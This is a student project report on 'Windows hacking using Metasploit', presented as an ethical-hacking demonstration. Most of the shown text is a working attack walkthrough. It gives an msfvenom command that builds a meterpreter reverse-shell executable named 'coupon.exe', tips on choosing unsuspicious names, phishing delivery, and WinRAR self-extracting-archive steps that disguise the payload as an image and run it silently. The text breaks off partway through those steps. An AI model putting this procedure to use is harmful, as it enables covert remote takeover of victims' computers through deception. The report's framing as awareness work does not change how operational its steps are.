WINDOWS HACKING USING METASPLOIT

(A MAJOR PROJECT REPORT)

Submitted By

Aman Pandey, Univ. Roll No.- 21301220114, Univ. Reg. No.- 202131001210014

Soham Banerjee, Univ. Roll No.- 21301220118, Univ. Reg. No.- 202131001210010

Manas Agarwal, Univ. Roll No.- 21301220093, Univ. Reg. No.- 202131001210035

Chirag Chhajer, Univ. Roll No.- 21301220101, Univ. Reg. No.- 202131001210027

Samir Kumar Singh, Univ. Roll No.- 21301220005, Univ. Reg. No.-202131001210123

Under the Supervision of

Prof. Souvik Paul

Assistant Professor

In partial fulfillment for the award of the degree of

Bachelors of Computer Application

The Heritage Academy

Maulana Abul Kalam Azad University of Technology Year 2020-2023

ABSTRACT

It is essential to think about the security of these devices in our daily lives given the widespread use of Windows devices worldwide. Everyone, including end users, developers, and security experts, should place the highest priority on the security of Windows devices because it is a broad topic.

Due to the popularity of the operating system, Windows devices are frequently the target of attacks by online criminals. Make sure to take the necessary precautions to safeguard your Windows device against various threats, including malware, ransomware, phishing attacks, and other forms of cyber-attacks.

This college project aims to show how easily a Windows device can be compromised using the Metasploit tool in a Kali Linux environment, as well as any potential security flaws that may exist. As part of the project, a payload will be created with Metasploit and shared with the target device as an image using social engineering methods. The potential risks of such an attack are shown when the attacker gains remote access to the target device after the payload has been executed on it. The project's goal is to draw attention to how crucial it is to put in place robust security measures and keep systems updated in order to prevent unauthorized access and defend against cyberattacks.

TABLE OF CONTENTS

INTRODUCTION

The rise of technology has brought about the need for heightened cyber security measures. With the increase in cyber-attacks, hacking has become a significant security concern for individuals, organizations, and governments worldwide. In response to these threats, ethical hacking, also known as white-hat hacking, has emerged as a critical tool in protecting against cyber attacks and enhancing the security of digital systems.

Ethical hacking involves the process of attempting to hack into a system or network to identify security vulnerabilities and fix them before they can be exploited by malicious actors. This practice involves using the same techniques and tools as malicious hackers but with the intent of improving system security rather than causing harm. By performing ethical hacking, organizations and individuals can proactively identify vulnerabilities and take necessary measures to secure their systems.

The objective of this project is to showcase ethical hacking techniques in action. The project involves generating a payload using a meterpreter in a Linux attacking system. A payload is a piece of code that hackers use to execute their desired actions on the target device. The payload will then be embedded with a .jpg file using steganography, which is a technique used to hide information within other digital content without altering its appearance. This technique is used to evade detection by security software and increase the chances of successful exploitation.

Once the payload is embedded in the .jpg file, it will be shared with a target device using social engineering methods such as phishing emails or fake software updates. Social engineering is a technique used by hackers to trick individuals into divulging sensitive information or performing actions that would compromise their security. The embedded file will appear harmless, and the unsuspecting victim will download it, not realizing that it contains a payload that will grant full access to their device.

The ultimate goal of this project is to demonstrate the dangers of social engineering and how it can be used to exploit security vulnerabilities in computer systems. It also aims to showcase how ethical hackers can use their skills to identify vulnerabilities and prevent cyber attacks.

OBJECTIVE

- The main objective of the project is to develop an exploit with the help of Metasploit to gain remote access to your Windows device and perform tasks that will eventually lead to a threat to your privacy.
- To understand the working of Kali Linux.
- To understand how simply your Windows device can be hacked due to carelessness.
- To know more about social engineering methods and implement them.
- Find methods that are not complicated so that users can protect their devices from such attacks.

THEORETICAL BACKGROUND

HISTORY OF WINDOWS OPERATING SYSTEM

Windows Operating System is one of the most popular operating systems worldwide, developed and owned by Microsoft. The first version of Windows was released in 1985, and since then, it has undergone several significant updates, with the latest version being Windows 11.

One of the key features of the Windows Operating System is its graphical user interface (GUI), which allows users to interact with the system through visual elements such as icons, menus, and windows. Windows also supports multitasking, which means users can run several programs simultaneously, and switch between them seamlessly.

WINDOWS SECURITY SYSTEM

One of the critical components of any operating system is its security. Windows has several security features that protect it from potential threats, including:

1. **User Account Control (UAC):** This feature prompts the user for permission when an application tries to make changes to the system settings. It helps prevent malicious software from making unauthorized changes to the system.
2. **Windows Defender:** It is an anti-malware software built into Windows, which helps protect the system from viruses, spyware, and other malicious software.
3. **Windows Firewall:** It is a built-in firewall that helps prevent unauthorized access to the system over the network.

In conclusion, the Windows Operating System has evolved over time, and its security features have improved significantly to keep up with the increasing threat landscape. However, it is essential to keep the system up to date with the latest security patches and updates and use caution when installing third-party software to avoid potential security risks.

REQUIREMENTS

HARDWARE REQUIREMENTS:

- A device supporting Kali Linux
- A device running the Windows operating system
- Winrar Software (or any archiving software)

SOFTWARE REQUIREMENTS

- Stable Internet Connection
- Having a basic understanding of Metasploit
- Basic Understanding of Hacking

ATTACKING ENUMERATION

Part One: Creating Payload (Attacker's Kali Linux Machine)

Step 1: To get started we first need to open a **terminal window** in your Kali Linux.

In order to open a terminal window, you can click on the terminal icon on your Desktop.

Alternatively, you can navigate to the System Tools menu and select the terminal from there.

Step 2: Next, we create a payload. To create a payload, we can use the command:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.27  LPORT=5555 -f exe -e
x86/sikata_ga_nai -i 10 > coupon.exe
```

msfvenom is a command by which we can generate different types of payloads that are available in Metasploit.

-p indicates that it is a payload.

windows/meterpreter/reverse_tcp indicates it's a windows payload using 'meterpreter/reverse_tcp'

LHOST has the attacker's IP address.

LPORT is the port to listen on for a connection from the target once it has been compromised.

-f stands for a file type (here it is exe for windows)

-e stands for encoder

x86 is the architecture

sikata_ga_nai is an encoder included in the Metasploit framework for the x86 architecture. This encoder implements a polymorphic XOR additive feedback encoder.

-i stands for iterations, i.e the number of times to encode the payload

Here the command will output a payload named '**coupon.exe**'

[**Note 1**: - Payload name should be something that doesn't seem suspicious to the target so that they can install it easily.]

[**Note 2**: - If you don't know the IP address to put in LHOST then you can use the command **ifconfig** to check the IP address of your machine. Shown Below]

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~/Desktop]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.27  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::cf92:e81b:6eef:d8eb  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 253  bytes 16449 (16.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 26  bytes 3308 (3.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

After typing the Payload command then press Enter. The payload will be generated in the path where you ran the command.

```
1  2  3  4                                          kali@kali: ~/Desktop

File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.27 LPORT=5555 -f exe -e x86/sikata_ga_nai -i 10 > coupon.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
[-] Skipping invalid encoder x86/sikata_ga_nai
[!] Couldn't find encoder to use
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

The name of the Payload should be something that doesn't create suspicion in the victim's mind otherwise the victim will not install it. After generating a proper Payload, you have to send it to the Victim with the help of Social Engineering like Phishing Emails, etc. and make the victim install it in their Windows Device.


Part Two: Archiving Payload (Attackers Windows Machine)

Step 3: Switch to the Windows Machine and make sure WinRAR is installed in the machine to carry out the archiving part of the payload.


Step 4: The archiving part is the part where the payload is attached to a picture.

Step 5: Download an image from the internet which will be shown to the user when it is opened.(Our main aim is to attach the payload with the picture when the victim opens the image his system gets compromised)

Step 6: We now have 2 files, specifically the image file that you downloaded and the payload that we created.




Step 7: Search for "**icon maker**" on Google (We used www.icoconverter.com to convert the image into an icon/favicon). Download an icon of the image.




Step 8: We now have a total of 3 files, specifically the image file, an icon of the image file, and the payload that we created. This is all that is required to carry out the archiving part.

Step 9: Select the **`payload`** and the **`image file`** and right-click on them, then click **"`add to archive`"**




Step 10 : Next, follow the points sequentially:


I. Under the **General** tab, click 'Create SFX archive'.



II. Then, under the **Advanced** tab, click Advanced SFX Options.




III. Under the **Update** tab, click Extract and update files.




IV. Under the **Setup** tab, you'll notice two placeholders, specifically Run after extraction and Run before extraction.

A. Under "**Run after extraction**," write the full name of the image file name along with the file type.


B. Press Enter, and after that, write the payload file name with the file type.



